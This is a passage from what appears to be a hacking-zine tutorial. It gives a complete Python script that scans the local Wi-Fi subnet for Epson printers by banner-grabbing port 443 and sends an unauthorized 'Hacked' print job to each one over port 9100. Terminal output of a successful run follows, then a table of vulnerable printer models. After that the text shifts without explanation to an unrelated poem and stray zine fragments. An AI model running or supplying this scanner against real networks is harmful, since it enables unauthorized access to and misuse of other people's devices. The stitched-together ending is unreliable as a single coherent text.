
Practical Example

First of all, add a function to check which IP address we are in the wireless network.




~~~
```python
### get my wlan IP address
def my_ip(iface):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    iface = struct.pack('256s', iface.encode('utf_8'))
    addr = fcntl.ioctl(s.fileno(), 0x8915, iface)[20:24]
    return socket.inet_ntoa(addr)
```
~~~

Also add function which scan all our network for searching printers, if found “hack” them:




~~~
```python
### scan subnet for epson printers
def scan_net():
    hosts = []
    subnet = str(my_ip("wlan0"))
    print (Colors.BLUE + "subnet: " + subnet + "/24..." + Colors.ENDC)
    subnet = ".".join(subnet.split(".")[:-1])

    for i in range(0, 255):
        ip = subnet + "." + str(i)
        hosts.append(ip)

    with ProcessPoolExecutor(len(hosts)) as executor:
        results = executor.map(check_ip, hosts)
        for host, is_printer in zip(hosts, results):
            if is_printer:
                hack(host)
```
~~~

For simplicity just for experiment, we just print something via `9100` port. As I wrote earlier this port is used for network printers.




~~~
```python
from escpos.printer import Network

#....

### print via 9100 port
def hack(host):
    print (Colors.YELLOW + "try to hack printer... " + str(host) + Colors.ENDC)
    printer = Network(host) #Printer IP Address
    printer.text("Hacked, meow-meow =^..^=\n")
    printer.cut()
    print (Colors.GREEN + "printer successfully hacked :)" + Colors.ENDC)
```
~~~

As you can see, we just import (https://github.com/python-escpos/python-escpos) library for printing. So the full source code of our script is something like this (`hack.py`):




~~~
```python
import ssl
import socket
import fcntl
import struct
from concurrent.futures import ProcessPoolExecutor
from escpos.printer import Network
import warnings
warnings.filterwarnings("ignore", category=DeprecationWarning)

### for terminal colors
class Colors:
    BLUE = '\033[94m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    PURPLE = '\033[95m'
    ENDC = '\033[0m'

### tcp scan 443 port
def check_ip(addr):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(3)
    try:
        res = s.connect((addr, 443))
        s = ssl.wrap_socket(s, keyfile = None,
                            certfile = None,
                            server_side = False,
                            cert_reqs = ssl.CERT_NONE,
                            ssl_version = ssl.PROTOCOL_SSLv23)
        s.sendall(b"GET / HTTP/1.1\r\nHost: " + addr.encode() + b"\r\nConnection: close\r\n\r\n")
        banner = s.recv(4096).decode()
        if "EPSON" in banner:
            print (Colors.GREEN + f"found epson printer: {addr} " + Colors.ENDC)
            return True
    except:
        return False

### print via 9100 port
def hack(host):
    print (Colors.YELLOW + "try to hack printer... " + str(host) + Colors.ENDC)
    printer = Network(host) #Printer IP Address
    printer.text("Hacked, meow-meow =^..^=\n")
    printer.cut()
    print (Colors.GREEN + "printer successfully hacked :)" + Colors.ENDC)

### get my wlan IP address
def my_ip(iface):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    iface = struct.pack('256s', iface.encode('utf_8'))
    addr = fcntl.ioctl(s.fileno(), 0x8915, iface)[20:24]
    return socket.inet_ntoa(addr)

### scan subnet for epson printers
def scan_net():
    hosts = []
    subnet = str(my_ip("wlan0"))
    print (Colors.BLUE + "subnet: " + subnet + "/24..." + Colors.ENDC)
    subnet = ".".join(subnet.split(".")[:-1])

    for i in range(0, 255):
        ip = subnet + "." + str(i)
        hosts.append(ip)

    with ProcessPoolExecutor(len(hosts)) as executor:
        results = executor.map(check_ip, hosts)
        for host, is_printer in zip(hosts, results):
            if is_printer:
                hack(host)
scan_net()
```
~~~



```
┌──(py3)─(cocomelonc㉿kali)-[~/hvck/2023-01-01-rf-wifi]
└─$ python3 hack.py
subnet: 192.168.1.49/24...
HTTP/1.1 200 OK
X-Content-type-Options: nosniff
X-XSS-Protection: 1; mode=block
CACHE-CONTROL: private, no-store, no-cache, must-revalidate
Pragma: no-cache
CONTENT-TYPE: text/html
CONTENT-LENGTH: 948
SERVER: EPSON_Linux UPnP/1.0 Epson UPnP SDK/1.0
Connection: close
X-FRAME-OPTIONS: SAMEORIGIN


found epson printer: 192.168.1.47
try to hack printer... 192.168.1.47
printer successfully hacked :)
```


As you can see everything is worked perfectly, our program logic is simple. Of course, this is a simple case and simple “dirty” PoC code. In real life, hackers use vulnerabilities in devices and write some kind of working exploit. For example some epson printers are vulnerable:



8	Hardware	Dell	B1165nfw	-	*	*	*	Version Details Vulnerabilities
9	Hardware	Epson	Ep-101	-	*	*	*	Version Details Vulnerabilities
10	Hardware	Epson	Ew-m970a3t	-	*	*	*	Version Details Vulnerabilities
11	Hardware	Epson	M571t	-	*	*	*	Version Details Vulnerabilities
12	Hardware	Epson	Xp-100	-	*	*	*	Version Details Vulnerabilities
13	Hardware	Epson	Xp-2101	-	*	*	*	Version Details Vulnerabilities
14	Hardware	Epson	Xp-2105	-	*	*	*	Version Details Vulnerabilities
15	Hardware	Epson	Xp-241	-	*	*	*	Version Details Vulnerabilities
16	Hardware	Epson	Xp-320	-	*	*	*	Version Details Vulnerabilities
17	Hardware	Epson	Xp-330	-	*	*	*	Version Details Vulnerabilities
18	Hardware	Epson	Xp-340	-	*	*	*	Version Details Vulnerabilities
19	Hardware	Epson	Xp-4100	-	*	*	*	Version Details Vulnerabilities
20	Hardware	Epson	Xp-4105	-	*	*	*	Version Details Vulnerabilities
21	Hardware	Epson	Xp-440	-	*	*	*	Version Details Vulnerabilities
22	Hardware	Epson	Xp-620	-	*	*	*	Version Details Vulnerabilities
23	Hardware	Epson	Xp-630	-	*	*	*	Version Details Vulnerabilities
24	Hardware	Epson	Xp-702	-	*	*	*	Version Details Vulnerabilities
25	Hardware	Epson	Xp-8500	-	*	*	*	Version Details Vulnerabilities
26	Hardware	Epson	Xp-8600	-	*	*	*	Version Details Vulnerabilities
27	Hardware	Epson	Xp-960	-	*	*	*	Version Details Vulnerabilities
28	Hardware	Epson	Xp-970	-	*	*	*	Version Details Vulnerabilities
29	Hardware	HP	5020 Z4a69a	-	*	*	*	Version Details Vulnerabilities

I hope this post if useful for entry level cybersec specialists and also for professionals.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine



Pwned

AH

CK

arts

8

8

8

8

8

8

8

We are born of light waves
and shaped by
Invisible forces
Pulled and pressed
Twisted and folded by tectonic incantations ancient algorithmic spells
make us retreat into the hollow caverns of our bones
upon which our ancestors carved the first mathematical laws
In ancient Babylon
In red clay
and our bone-dance follows the geometrical
magic hidden in the temples of Muhammad

Voices echo across timeless time
voices
Of prophet’s
Of Renaissance visionaries
Who dreamed of flying machines
and spiral coils
Magnifying
conducting
electric light
through the earth
Unseen but potent -

Invisibility is only illusory

Dividing space without mercy
Piercing bodies and delivering light to eyes
dimmed by the curse of somnambulism

In this eternally suspended sea of dreams
of gods
Of half-remembered secrets
and
prayers etched in stone
Delivered
in the bones of the winged-ones
and translated by Orphic magi
Into ink upon the parchment of our collective Grimoire
We become the dream and the dreamer,
the sculpture and the sculptor’s hands,
the spell and the sorcerer,
the breath that moves the dancer,
and we become the dance
that gives form to all.

8

8

8

8

8

8

8

8

lil red

H∀CK